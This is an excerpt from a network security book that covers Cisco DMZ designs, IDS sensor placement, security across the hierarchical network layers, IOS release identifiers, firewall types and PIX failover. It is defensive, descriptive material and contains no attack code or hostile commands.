


Figure 1-9: A dirty DMZ

A dirty DMZ is often set up when the firewall lacks a third interface or does not possess the ability to process the traffic load between the DMZ and the public network. It is considered to be a solution slightly more secure than an outside DMZ; however, in reality, a lot depends on the selection of an edge router from which the DMZ spans. You can make dirty DMZ reasonably secure, if the edge router

- Has enough RAM and CPU power to do software-based traffic security processing
- Has an IOS with extended security features, such as the o3 identifier
- Is modular and security-related (such as firewalling or IDS) modules (or *blades* in "Ciscospeak") are installed and properly configured to do hardware-based, wire-speed traffic filtering or analysis

DMZ Between Stacked Firewalls Finally, a DMZ can be positioned between two stacked firewalls, as shown in [Figure 1-10](#). This setup is sufficiently secure but can be expensive. To mitigate the expenses, a router with extended security capabilities, as described in the dirty DMZ section, can be deployed.




Figure 1-10: A two-firewall DMZ

The main problem with the two-firewall DMZ architecture is that the traffic from a secure private network has to traverse the less secure DMZ to reach outside space. A compromised bastion host provides attackers an opportunity to hijack and modify the sessions passing through DMZ. To mitigate such threats, private VLANs or even VPNs can be used.

IDS Sensor Deployment Guidelines

Another important part of network security architecture is correct deployment of intrusion detection sensors and management consoles. [Chapter 2](#) outlines Cisco Secure IDS solution elements in some detail. Here we provide general guidelines on IDS components placement on a protected network:

- The sensors should be distributed through all network layers to provide complete coverage of the whole IT infrastructure.
- The sensors' bandwidth ability should never become exceeded and scalability issues must be taken into account. Multiple sensors can be stacked to meet growing bandwidth requirements.
- The management console should be installed on a secured platform and placed in the most secure zone.
- All traffic between sensors and management consoles must be both encrypted and authenticated. This includes both event alarms and sensor management traffic.
- Deploying one sensor per VLAN is a good idea.
- More than one management console should be deployed for redundancy and fallback reasons. A single sensor can send alarm messages to more than one console.
- Cisco Secure IDS sensors can be configured to manage traffic-blocking functions on PIX firewalls. If that is the case,


a sensor must be positioned close to the PIX firewall with which it communicates.

Tip Keep in mind that routers with extended security features on the IOS, routers and switches with IDS modules installed, and PIX firewalls can also serve as IDS sensors when needed.

 [Previous](#)

[Next](#) 

 Previous

Next 

CISCO HIERARCHICAL DESIGN AND NETWORK SECURITY

The *hierarchical design*, also referred to as the *multilayered network design* approach, is actively promoted by Cisco as the right way of designing efficient and cost-effective networks. Large networks can easily become messy and difficult to control. Applying a strict hierarchy to a network topology helps to turn a chaotic collection of details into an understandable, logical system. Cisco defines three layers of network hierarchy with a split functionality between them:

- The *core layer* is the network backbone that provides high fault tolerance and handles large volumes of traffic with the minimal latency possible. This is the Gigabit Ethernet and ATM playground, even though many older fiber distributed data interface (FDDI) backbones are still operational.
- The *distribution layer* lies between the backbone and the end-user LANs and is considered to be the part of the network where the control functions, including packet filtering, queuing, and route redistribution, occur.
- Finally, the *access layer* includes user workstations, servers, switches, and access points connecting them as well as dial-in servers and VPN concentrators for remote user access.

The questions on Cisco hierarchical design and its three layers are a pronounced part of the Cisco Certified Design Associate (CCDA) and CCDP exams and are probably as abundant as questions about the ominous OSI model. Scalability, ease of troubleshooting, ease of upgrade, manageability, reliability, and performance are all mentioned as the benefits of hierarchical network design application. Surprisingly, security is not on the list.

Multiple popular misconceptions pertaining to the Cisco hierarchical design in relation to network security include the following:

- Security belongs to the distribution layer and is only defined there.
- Due to speed and performance degradation issues, security safeguards should not be deployed at the core layer.
- MAC filtering and VLANs are the main (or only) safeguards to be deployed at the access layer.
- Cisco security safeguards are all about routers, switches, VPN concentrators, and firewalls.

These misconceptions are dismantled piece-by-piece when we discuss security issues applicable to each layer of the Cisco hierarchical network design approach.

The Core Layer

Crackers dream about "getting enable" (full administrative control) on a high-speed backbone router or switch. Once this is accomplished, the opportunities for traffic sniffing, manipulation, redirection, and, of course, DoS/DDoS flood attacks are incredible. Thus, the backbone security is by no means limited to the redundancy issues, and the main security task at the core layer is to ensure that all forms of access to this layer's routers and switches are as restricted as they can be.

Another very important task is to oversee the security of BGP implementation if this path-vector protocol is used on the backbone under your control (which is very likely the case). Any interference with the normal BGP operation—intentional or not—spells doom for the interconnected networks, and more. Refer to the discussion of BGP attacks and countermeasures in [Chapter 14](#) for more details.

As for the notion that security safeguards such as IDS sensors, firewalls, and VPN modules should not be deployed at the core layer for sake of speed and availability, this idea simply doesn't stand the test of time. Multiple network security devices and modules currently produced by Cisco

are capable of performing their function while preserving a gigabit speed of the pipe on which they are deployed. These devices include

- Cisco Traffic Anomaly Detectors XT 5600 and 5700
- Cisco Guard XT 5650
- Cisco PIX 535 firewall
- Cisco Firewall Services Module (FWSM) for Cisco 7600 routers and Catalyst 6500 switches
- Cisco Catalyst 6500 Series Intrusion Detection System Services Module (IDSM-2)
- Cisco IDS 4250-XL Sensor
- Cisco 7600/Catalyst 6500 IPsec VPN Services Module (VPNSM)

The throughput capabilities of some of these hardware engineering wonders are truly impressive. For example, the VPNSM can deliver up to 1.9 Gbps (gigabits per second) of Triple Data Encryption Standard (3DES) traffic terminating up to 8000 IPsec connections simultaneously. The FWSM offers 5 Gbps traffic throughput, up to 100,000 new connections per second, and support for 1 million concurrent connections. Up to four FWSMs can be installed in a single chassis, offering 20 Gbps firewall scalability.

There are no technical reasons why you should not incorporate these powerful safeguards into your core layer architecture to ensure the ISP-level or large corporation entry point security. In fact, Cisco Traffic Anomaly Detectors XT 5600 and 5700 as well as Cisco Guard XT 5650 were specifically designed to be deployed at the network backbone to detect and handle massive DDoS attacks. Since the current level and sophistication of DDoS floods have gone much farther than the days of *Mafiaboi vs. CNN and eBay*, employing these rather costly anti-DDoS solutions can prove to be cost-saving after all. For high political profile or government organizations and businesses earning millions via mission-critical e-commerce operations,

XT 5600/5700 and XT 5650 are a must.

The Distribution Layer

The distribution layer is a part of the network where the traffic is distributed between the end-user LANs or separate stations and the network backbone. The links and devices between organizational departments and branches belong to the distribution layer realm. Many factors define distribution layer security needs, including the following:

- Whether the core layer belongs to an ISP or the same organization
- The need for strict security separation among the organization's departments, groups, and branches
- The presence of remote branch or telecommuter connections terminating at the distribution layer
- The levels of trust assigned to users or user groups

Typical deployment of Cisco network devices at the distribution layer includes midrange routers and Catalyst switches such as Cisco 3600 and 3700 series routers or Catalyst 5000. The distribution layer is where you are most likely to encounter PIX firewalls (apart from the SOHO PIX 501), Cisco 3000 VPN concentrators, and Cisco IDS 4200 sensors, but this does not mean that all or even major network security policy enforcement is done here. The area of traffic distribution is very important for its monitoring, filtering, and encryption, but the origination of traffic arriving at the distribution layer is also important.

The following important functions have to be performed at the distribution layer:

- Centralized logging and log storage from multiple sources, including access layer LANs and, in some cases, the backbone

- Route filtering via distribution lists, passive interfaces, and policy routing
- Centralized security policy and device management

To provide centralized security policy and device management, Cisco has developed a variety of products, including enhancements to its popular CiscoWorks management center such as CiscoWorks VPN/Security Management Solution, CiscoWorks Security Information Management Solution, Cisco Router and Security Device Manager, and Cisco PIX Device Manager. The complete Cisco IP Solution Center is scaled to manage MPLS or IPsec VPNs and requires deployment of a specific Cisco CNS Intelligence Engine 2100 (IE2100) hardware platform as well as Solaris management and database stations. If you have a sizable Cisco-based network to manage, these products can make your life much easier, but be aware of the additional security risks that a user-friendly and efficient management solution might bring. Nothing is sadder than a firewall owned by employing a read-write (RW) SNMP community string sniffed out of the security management software-generated traffic!

The Access Layer

The access layer is the point at which the end users enter the network. Thus, the main component of the access layer security is the Authentication, Authorization, and Accounting (AAA) services represented by RADIUS/TACACS+ Cisco Secure Access Control Servers on the server and Cisco Secure/Cisco Trust Authentication Agents on the client sides. Mentioned previously, a Cisco IBNS technology is a relatively new but very important player in the AAA field. The 802.1x network access control standard used by the IBNS is immensely flexible and powerful; employ it when and where you can. Out of the Extensible Authentication Protocol (EAP) types supported by 802.1x on Cisco devices, select EAP-PEAP, EAP-TTLS, or, in purely Cisco environments, novel EAP-FAST. Steer clear from the original Cisco EAP-LEAP (the methodologies of its abuse are covered in [Chapter 12](#)). These recommendations are particularly valuable when selecting user access control methods for Cisco wireless networks.

Of course, access layer security also includes protecting end-user desktops and laptops as well as local network servers. Have you been thinking that Cisco security is all about routers, switches, and various security hardware devices? Enter Cisco Trust and Cisco Security Agents, the recent Cisco advancements in the field of endpoint protection. Cisco Security Agent (CSA) is a host-based intrusion prevention system that works by applying security policy to system behavior via intercepting and analyzing system calls. The CSA networking model consists of three components:

- Cisco Security Agent Management Center (CSAMC)
- The administration workstation
- The CSA software installed on the protected hosts


The CSAMC allows centralized remote management of multiple CSAs that includes dividing secured hosts into groups with different security policy requirements as well as maintaining security violation logs and sending alerts via pager or e-mail. The administration workstation connects to the CSAMC via a Secure Sockets Layer (SSL)-protected web interface. As to the CSA itself, it is available for Windows, Linux, and Solaris and consists of four interceptor modules. The file system interceptor checks all file read-and-write requests against the defined security policy. The network interceptor module controls changes of Network Driver Interface Specification (NDIS) and can also limit the number of connections or filter them on the IP: port basis. The configuration interceptor checks read/write requests to the Windows registry or UNIX rc initialization scripts. Finally, the execution space interceptor maintains the integrity of each program's dynamic run-time environment. The requests to write into memory not owned by the requesting process are detected and blocked by default. Classical stack buffer overflow attacks and attempts to inject shared or dynamic link libraries (DLLs) are also detected and blocked. Thus, the integrity of memory and network I/O addressing is protected.

When a suspicious system call is detected, CSA can perform the following actions:

- Block the call.
- Pass an error message to the call-initiating program.
- Generate an alert message that is sent to the CSAMC.


By the nature of its operation, CSA is a host-based intrusion prevention system that does not depend on attack signature database and its updates.

Cisco Trust Agent (CTA) is a free Windows application available directly from Cisco and bundled with the CSA or on its own. CTA reports the CSA version, Windows OS version, and current patch status as well as antivirus presence and version installed. More importantly, CTA serves as an 802.1x supplicant supplying the authentication credentials to NAS devices via Extensible Authentication Protocol over User Datagram Protocol (EAPoUDP). At the moment of writing, CTA interoperates with McAfee VirusScan 7.x and 8.0i, Symantec AntiVirus 9.0 and Symantec Client Security 2.0 (EDAP only), and Trend Micro OfficeScan Corporate Edition 6.5, and it can be run on Windows NT 4.0, Windows 2000 Professional and Server (up to Service Pack 4), and Windows XP Professional (up to Service Pack 1).

 [Previous](#)

[Next](#) 

 Previous

Next 

SUMMARY


As you can see, Cisco provides a wide range of solutions capable of protecting your network at any hierarchical layer independently of the network's topology. The [next chapter](#) will provide a brief review of all Cisco network security elements we have mentioned here.

Network security should be considered and developed from the earliest design stage. Unfortunately, Cisco network design guides do not pay sufficient attention to this fact. The topologies and models of network design suggested by Cisco possess unique security-relevant peculiarities that should be taken into account when developing the security policy, deploying, and protecting the network. Black Hats look out for badly, chaotically designed networks that are difficult to manage, monitor, upgrade, and troubleshoot. Don't make your network appear at the top of their hit list.

 Previous

Next 

 Previous

Next 


Chapter 2: Cisco Network Security Elements

OVERVIEW


When we talk about Cisco network security elements, we are usually considering PIX firewalls, virtual private network (VPN) concentrators, and intrusion detection system (IDS) appliances. However, every Cisco router and switch has a wealth of useful security features even if no specialized (for example, Context Based Access Control [CBAC] –supporting) IOS/CatOS version is employed. In many cases, when properly configured, these features can offer a sufficient level of protection for your network without having to buy costly specialized security appliances.

This chapter outlines common security features of Cisco networking devices and provides recommendations on IOS and CatOS version selection for your networking and security needs.

 [Previous](#)

[Next](#) 

 Previous

Next 

COMMON CISCO DEVICE SECURITY FEATURES

The security safeguards expected to be supported by any Cisco router independently of the platform and IOS version (or *code train* in Ciscospeak) include the following:

- Authentication, Authorization, and Accounting (AAA) support
- Standard, extended, dynamic, time-based, and reflexive access lists
- Passive ports and route distribution lists
- Route authentication
- User and enable password encryption
- Local event logging into a custom size buffer
- Remote event logging via syslog and Simple Network Management Protocol (SNMP) traps
- Dial-back for users dialing into the router remotely
- Static Address Resolution Protocol (ARP)
- Network Time Protocol (NTP) authentication

All Cisco Catalyst switches support the following:

- Media Access Control (MAC) address filtering and static MACs
- Proper static and dynamic virtual LAN (VLAN) segmentation
- Secure Spanning Tree Protocol (STP) (Cisco RootGuard and BPDUGuard features)

- Local and remote event logging via syslog and SNMP traps
- Restricted administrative access to the switch on a source IP basis
- User and enable password encryption
- NTP authentication

Everything beyond the listed functions can be implemented by using additional security features in specific IOS versions, adding security modules to modular routers or switches, or using security appliances such as PIX firewalls instead of casual routers.

The first thing you should look at when selecting the code train for your router is the correct IOS release. The two main types of code releases are main releases and early deployment (ED) releases. Main IOS releases are reliable and stable, but they do not accept the addition of the latest features and supported platforms. Bug and security fixes are the impetus for issuing main release maintenance revisions. If you find an IOS main release that completely suits your demands, it makes perfect sense for you to employ this release on your routers with a lower chance of router security being compromised by a malicious hacker exploiting possible vulnerabilities and design flaws in a less tested and tried software. Features that you never use can be abused by attackers to root or crash your box, and the more bloated the code, the higher the chance that security flaws are there. On the other hand, ED releases can introduce new security features you may desperately need—for example, 802.1x support for user authentication. It is up to you to decide which IOS release line you will use, depending on whether the current main releases have all the security and other features and protocol support you consider necessary.

The ED releases are split into four categories:

- **Consolidated Technology Early Deployment (CTED) releases** These are also known as the *T train* and are easily identifiable by their name, which always ends with a *T* (for

Technology)—for example, 11.3T, 12.0T, and 12.1T. T trains are very rich in features, protocol, and platform support.

- **Specific Technology Early Deployment (STED) releases**
STEDs are usually platform-specific. 11.1CA, 11.1CC, 11.1CT, 11.3NA, 11.3MA, 11.3WA, and 12.0DA are typical examples of STED releases.
- **Specific Market Early Deployment (SMED) releases**
SMEDs are similar to STEDs, but they target specific market segments—for example, Internet Service Providers (ISPs). Examples of SMEDs include Cisco IOS 12.0S and 12.1E.
- **Short-lived Early Deployment releases, also known as X Releases (XED)** XEDs do not provide software maintenance revisions or regular software interim revisions. If a bug is found in the XED before its convergence with the CTED, a software rebuild is initiated and a number is appended to the IOS name. For example, Cisco IOS 12.0(2)XB1 and 12.0(2)XB2 are examples of 12.0(2)XB rebuilds.

How about the security relevance of identifiers in the IOS names? The main IOS security identifiers are *k* for encryption and *o* for firewalling, but a few other identifiers can also be important security-wise. For example, quality of service (QoS) features are desirable since they can be used in denial-of-service/distributed denial-of-service (DoS/DDoS) control. [Table 2-1](#) lists the IOS name identifiers relevant to network and router security.

Table 2-1: Security-Relevant IOS Identifiers

IOS Identifier	Description
k2	Triple Data Encryption Standard (DES) on Cisco IOS software releases 11.3 and up. Includes Secure Shell Protocol (SSH) in Cisco IOS software releases 12.1 and up.

k8	Less than or equal to 64-bit encryption. On Cisco IOS software releases 12.2 and up.
k9	Greater than 64-bit encryption on Cisco IOS software releases 12.2 and up. On latest IOS versions, this usually means 128-bit Advanced Encryption Standard (AES).
o	Firewall (formerly IPeXchange Net Management).
o3	Firewall with intrusion detection (Firewall Phase II).
q3	Quality of service (QoS).
q4	Reduced QoS subset. Access Control List (ACL) merge and VLAN map removed.
RM	ROM monitor (ROMMON) image.
u2	Lawful intercept.
w4	Wiretap.
y	IP variant. No Kerberos, Remote Authentication Dial-In User Service (RADIUS), Network Time Protocol (NTP), Open Shortest Path First (OSPF), Protocol Independent Multicast (PIM), Simple Multicast Routing Protocol (SMRP), Next Hop Resolution Protocol (NHRP), and so on (c1600).
y2	IP Plus variant. No Kerberos, RADIUS, NTP, and so on (c1600).
y9	Secure Sockets Layer (SSL) termination engine for Catalyst 6000 family (c6ssl).
40	40-bit encryption.
56	56-bit encryption.
56i	56-bit encryption with IPsec. Includes SSH in Cisco IOS software releases 12.1 and up.

As you can see, [Table 2-1](#) includes not only the identifiers of features that are desirable, but it also shows the identifiers of minimalistic IOS versions such as q4, y, and y2 that should be avoided if possible. As with anything else, security has scalability demands, and even if you don't use RADIUS now, you may well use it in a few months' time (for example, if a wireless network is deployed). Besides, not having NTP support is a very bad security practice. (In case you're wondering why, logs without precise time shown are useless in a court of law and make the entire incident response procedure fruitless. Configuring authenticated NTP synchronization with the major reliable NTP servers in your area is a good networking practice.) As to the QoS features, as we already mentioned they come in handy for containing traffic floods, and you can never know when a DoS/DDoS attack will hit. Of course, the main countermeasure against such attacks is still proper firewalling, which is briefly reviewed later in the book.

 [Previous](#)

[Next](#) 

 Previous

Next 

CISCO FIREWALLS

One of the most powerful tools in the arsenal of a network administrator that helps in protecting the IT infrastructure is a firewall. Firewalling technology was developed at the early stages of the modern Internet, when the increasing need for security was realized. The first firewalls analyzed by passing traffic and made their decisions based on the source and destination addresses specified in the data packets. Since then, the happy times of tricking dumb firewalls with IP spoofing have passed, and, a step behind the attackers, the firewalls have developed into three distinct types, as we can categorize them today:

- Packet-filtering firewalls
- Stateful packet-filtering firewalls
- Proxy-filtering firewalls and application-level gateways

Packet-Filtering Firewalls

A packet-filtering firewall analyzes the network traffic at the transport layer, matching packet headers against a predetermined set of rules. In the Cisco world, packet-filtering firewalls are represented by simple and extended IOS Access Control Lists (ACLs).

While the standard Cisco ACLs are source or destination IP-based, the extended ACLs examine the following packet header fields:

- Source IP address
- Destination IP address
- Network protocol used
- Transmission Control Protocol/User Datagram Protocol (TCP/UDP) source port or Internet Control Message Protocol (ICMP) message type

- TCP/UDP destination port or ICMP message type

In addition, basic TCP flag examination can be done using the "established" ACL option, which restricts TCP traffic in one direction by letting the packets through only if ACK or RST flags are set. Thus, SYN packets would be dropped and initiation of TCP connections from the outside becomes impossible. The established option in extended Cisco ACLs should not be confused with stateful packet filtering; in addition, an attacker with a clue can easily bypass the protection offered by this option by spoofing TCP flags. However, a proper stateful firewall will not fall to such an attack.

The most common action Cisco ACLs can perform is either to accept, deny, or forward the packet. If needed, the action taken can be logged locally or remotely. Dynamic Cisco ACLs allow additional ACL entries to be logged once a user is authenticated to the router, thus allowing user rather than IP and port-based filtering. The authentication can be done against a local username/password credentials database or employing RADIUS or Terminal Access Controller Access Control System (TACACS+) server. While this may sound like a great and flexible feature, take care that the user authentication is done via a secure protocol such as SSHv2. As a rule of a thumb, router Telnet access from any outside hosts must be strictly prohibited.

Another enhancement available for standard and extended Cisco ACLs is time-based ACLs. Time-based ACLs are supported on all Cisco IOS platforms and permit changes to the network access based upon the time of day, day of week, or both. For example, a bunch of time-based ACLs can be written to block common instant messenger ports during workday hours, so that users are able to chat only after or before work and during weekends.

The downsides of using a simple ACL-based packet-filtering firewall are listed here:

- Unauthorized packets can get through the ACL under certain conditions.
- Fragmented packets may also pass through the firewall under

certain conditions.

- It is difficult to manage large sets of ACLs on multiple routers.
- The support for dynamic/multiport protocols such as H.323 or active FTP is poor.

All IOS versions for both Cisco routers and Route Switch Modules (RSMs) for the Catalyst switches support packet filtering, and this support can be very helpful in some cases. An important example of such a case is restricting the administrative access to the router or switch to a defined set of internal IP addresses. Nevertheless, we strongly suggest using reflexive access lists and upgrading your IOS to the CBAC-supporting versions where possible.

Stateful Packet-Filtering Firewalls

The firewall with stateful packet-inspection ability creates a table with state information about every established connection. Such table usually includes information on the following:

- Source and destination IP address
- Network protocol
- TCP/UDP source and destination port
- TCP sequencing information
- Extra flags for TCP/UDP connections

As soon as an established connection is successfully initiated through the firewall, a corresponding object is created. Therefore, all following packets are compared against the object values stored in the state table, and if the firewall sees the packet as a match, the packet is viewed as a part of an existing connection. On the other hand, if the packet is not found to be a part of an existing connection, the firewall passes it for further inspection

against set ACLs and behaves as a standard packet filter.

The cons of stateful packet filtering include the following:

- Slower performance as compared to simple packet filters
- Increased requirements to the router processing power and memory
- Poor support for dynamic/multiport protocols unless the layers above the transport layer are also analyzed

All Cisco PIX firewalls support stateful packet inspection, while employing proxy services to handle dynamic protocols. CBAC-supporting code trains that have o or o3 identifiers are also state-aware and capable of higher layer analysis for passing through dynamic protocol traffic. Reflexive access lists supported by all IOS versions do provide stateful firewalling; however, the mechanisms for dynamic protocols filtering are completely absent, and you will have to bypass this problem laterally (for example, by using passive FTP only). This may force you to use simple packet filtering instead of the reflexive lists or upgrade your IOS to include CBAC support. As we already mentioned, the latter option is preferable.

Proxy Filters

Proxy-filter firewalls examine packets further at the application layer. Apparently, such a firewall acts as an ultimate bastion host: a connection is first established from the client to the firewalling device, and then the device itself establishes another connection to the final destination. Often, the user is required to authenticate to the firewall first, and a different set of ACLs is applied on a per-user or group basis. A certain type of proxy filter does not require the initiating client to have specific support for the proxy-optional requirements; instead, the firewall transparently intercepts the session and creates two unique sessions. Due to their ability to make intelligent decisions based on the payload of the packet, such firewalls can perform a conversion function—for example, removing malicious ActiveX or Java content and filter prohibited information of a pornographic or political nature, as Cisco PIX

firewalls can do in concert with content filtering software, such as WebSense. Since the thorough inspection of all by passing traffic puts very high demands on the firewall hardware, it is a common practice to separate the function of proxy filtering from a PIX firewall to a standalone proxy server.

The cons of proxy filtering include the following:

- Slowest performance as compared to other firewall types
- Highest hardware requirements
- Complexity of the protocol-proxy development and support
- Limited availability of the supported protocols
- High cost
- The possibility of the proxy itself being vulnerable to application layer attacks

PIXOS-based firewalls have a limited support for proxy-like filtering configured via the `fixup` commands. A `fixup` command can be used to change the default port assignments or to enable or disable content-based inspection for the protocols and applications shown in the following table.

Computer Telephony Interface Quick Buffer Encoding (CTIQBE—disabled by default)	DNS
Encapsulating Security Payload-Internet Key Exchange (ESP-IKE—disabled by default)	FTP
H.323	HTTP
Telephony API Internet Locator Service	Media Gateway Control Protocol (MGCP—disabled by default)

(ILS)	default)
Point-to-Point Tunneling Protocol (PPTP—disabled by default)	Remote Shell Protocol (RSH)
Real-Time Streaming Protocol (RTSP)	Session Initiation Protocol (SIP)
Cisco Skinny Client Control Protocol (SCCP)	Simple Mail Transport Protocol (SMTP)
SQL*Net	Trivial File Transfer Protocol (TFTP)

Many of the protocols listed are dynamic in nature and would **Note** not function through PIX unless an appropriate `fixup` command is applied.

The great "digital wall of China" is the most known example of a gigantic distributed content-filtering proxy firewall rumored to be based on the Cisco PIX and WebSense content-filtering technology.

CBAC IOS Firewall also offers support of higher layer protocol inspection via the `ip inspect` command—alas, the list of supported protocols is not as extensive when compared to PIX. These protocols include the following:

CUSeeMe	FTP
H.323	HTTP
SQL*Net	StreamWorks
TFTP	VDOLive

Additionally, IOS Firewall supports Java blocking (not to be confused with Java filtering) and TCP Intercept, a configurable SYN flood protecting

feature.

PIX Firewall Failover

One of the attractive features of the PIX firewall solution from Cisco is the high capacity for redundancy achieved through the failover function. Two devices are required, so if one fails another takes over its functions. The first PIX performing the actual firewalling function is called the *primary*, while the *secondary* firewall is waiting in standby mode. The devices are connected with a special failover cable, one end of which is marked "Primary" while the other is marked "Secondary" (what a surprise!). Note that the polarity of the cable is of particular importance, since the cable determines the primary and secondary devices. So if you mistakenly plug the primary end of the failover cable into the secondary device, the secondary failover device will overwrite the working config of the primary device with its blank alternative.

The failover process involves the full replica of the state of the primary device being continuously mirrored to the second one. This includes the same model number and PIXOS version, same number of interfaces and amount of memory installed, and, worst of all, the exact same licenses. The replication happens after boot of the standby device, and then as the commands are entered on the console of the primary device they are sent over the cable to the secondary firewall. Additionally, you can initiate the failover replication by issuing the `write standby` command. As the configuration replication is done via the serial cable with a limited throughput, the time it takes to replicate configuration may be rather long, largely dependent on the size of your configuration file.

The PIXes exchange the following set of messages over the failover cable:

- Keepalive (Hello)
- State (Active/Standby)
- Network link status

- MAC address exchange
- Configuration replication

Due to the stateful nature of some Internet protocols and the fact that PIX apparently stores the connection state information, two failover scenarios may be configured:

- **Dry failover** Occurs when the active firewalling function is transferred from the primary device to the secondary and all information about the active connections is lost. As a result, clients must initiate new connections through the firewall. The state data is impossible to synchronize in real time due to the speed limitation of the failover cable.
- **Stateful failover** Occurs similarly to dry failover, with one exception: the connection table information is continuously mirrored, so the secondary device, upon becoming active, is able to recognize previously established sessions. The connection table synchronization is usually performed via a 100 Mbps connection established between both devices. The higher-end PIXes, such as the 535, have firewalling throughput of several gigabits of traffic, so it is recommended that you use a gigabit interface for state table synchronization, since a 100 Mbps interface may easily be brought down to its full capacity while trying to maintain the session states at such speeds.

When a failed primary device resumes its normal operation, the active secondary device does not automatically return the active firewalling function; there is no reason for this since the devices are identical. You must force the units to switch back to their original roles using the `failover active` command on the primary firewall and the `no failover active` command on the secondary unit. Such process is called *failback*.

The following situations will trigger the failover operation:

- Manual role switch with standby active command
- Active unit network card status down
- Three concurrent hello replies not received over the failover cable
- Memory exhaustion on the active unit for 15 seconds

Types of Cisco Firewall Hardware

Hardware Cisco firewalls come as standalone devices (PIX) and firewall modules for routers and switches (Firewall Services Module, or FWSM). The Cisco PIX device family ranges from compact, plug-and-play desktop firewalls for small office/home office (SOHO)—such as PIX 501—to modular, carrier-class gigabit firewalls for large corporations and ISP environments (see [Table 2-2](#)).

Table 2-2: Cisco PIX Firewalls

Cisco PIX Model	501	506	506E	515	515E	520	525	535
Max throughput Mbps	60	10	100	120	188	370	330	1024
Max simultaneous sessions				125000		250000	280000	50000
Max interfaces				6		6	8	10
Failover	No	No	No	Yes	Yes	Yes	Yes	Yes
Environment	SOHO		Small		Medium		Enterprise	Enterprise

When selecting routers with the IOS Firewall feature set, follow the general Cisco network guidelines on router deployment for different network sizes. Cisco 800 and SOHO 90 routers are recommended for telecommuters and small businesses; and Cisco 1700 series are for small, Cisco 2600-2800 for medium, and Cisco 3700 for large corporate branches. Various Cisco 7000 routers are to be deployed at the large enterprise edges, headquarters, and data centers. The IOS CBAC firewall performance for SOHO routers is 10 Mbps, small branch routers is 20 Mbps, medium-size branch routers is 50 to 55 Mbps, and enterprise branch routers is 200 Mbps. For the high-end modular routers such as Cisco 7600, we advise installation of FWSM firewall modules, whose unparalleled throughput/performance was discussed in [Chapter 1](#). The very same modules can be used to turn Catalyst 6500 switches into very high throughput enterprise or ISP firewalls.

Another Cisco device (though not strictly a firewall) to be considered for deployment at the core layer is Cisco Guard XT 5650. Cisco Guard XT 5650 is a DDoS mitigation appliance for large enterprises or government organizations for whom access to the Internet is mission-critical. XT 5650 possesses two Gigabit Ethernet interfaces for gigabit traffic processing, and multiple XT 5650 appliances can be deployed for multigigabit rates support. Cisco Guard XT 5650 was designed to work together with the Cisco Traffic Anomaly Detector XT 5600, as described later in the "[Cisco Secure IDS and Attack Prevention](#)" section. When a DDoS attack is detected, Cisco Guard XT 5650 diverts malicious traffic for inspection and separates "bad" flows from legitimate transactions. Packets identified as harmful are removed, and legitimate traffic is forwarded to its original destination; thus, no disruption of service availability occurs. The way the router-on-a-stick, Linux-based, Juniper router-friendly Cisco Guard XT 5650 manages traffic diversion and forwarding without creating routing loops is truly fascinating and involves the Border Gateway Protocol (BGP), policy routing, tunneling, and VPN route forwarding.

While we can't spare the time and space to describe Cisco


Note Guard XT 5650 here, we suggest you consult the information on the Web at <http://www.cisco.com/en/US/products/ps5894/index.html> as bedtime reading on Cisco security.

All Cisco firewalls listed here support detailed local and centralized logging of the attack events when the log option is added to the ACLs written. However, ACLs cannot reflect all possible attacks against your network, since their operation is generally limited to Open System Interconnection (OSI) layers below Layer 5. To be sure that no suspicious activity that is directed at or is internal to the network you manage goes unmentioned and unpunished, deploy and configure a specialized distributed IDS such as the Cisco Secure IDS, outlined in the [next section](#). PIX firewalls can also be used as IDS sensors integrated into the Cisco Secure IDS infrastructure.

 Previous

Next 

 Previous

Next 

CISCO SECURE IDS AND ATTACK PREVENTION

The Cisco IDS is designed to protect both the network perimeter and the internal IT infrastructure in an efficient manner. With the increased sophistication of attacks, achieving efficient network intrusion detection and blocking is critical. By combining complex methodologies, Cisco claims to ensure business continuity and minimize the effect of malicious attacks. Cisco takes a multilayered approach to intrusion detection and prevention to ensure the following elements are present:

- Accurate attack detection
- Intelligent attack investigation
- Ease of security management
- Flexible deployment options for all network design models and topologies

To achieve these elements, Cisco implements a line of IDS products that can be integrated into current network routers and switches, deployed as separate IDS appliances, or run as software applications on management workstations.

Cisco IDS consists of two major components: the IDS sensor and management console. While the sensor sniffs or analyzes bypassing traffic, the management console provides interfaces for alarms monitoring and distributed sensors configuration. The sensors come in two varieties—those that do passive traffic monitoring (standalone appliances and blades) and those that analyze traffic passing through the device (software IOS IDS and PIX). Passively sniffing devices do not impose any network performance penalties. To the contrary, inline processing of bypassing traffic can overload participating routers or PIX firewalls. If the throughput of the passive monitoring device is below your network bandwidth, some attacks can slip in undetected. If the throughput of the inline monitoring device is

below your network bandwidth, the router or PIX can freeze. Keep these factors in mind when you are selecting an IDS solution for your network.

Hardware Standalone IDS Sensors

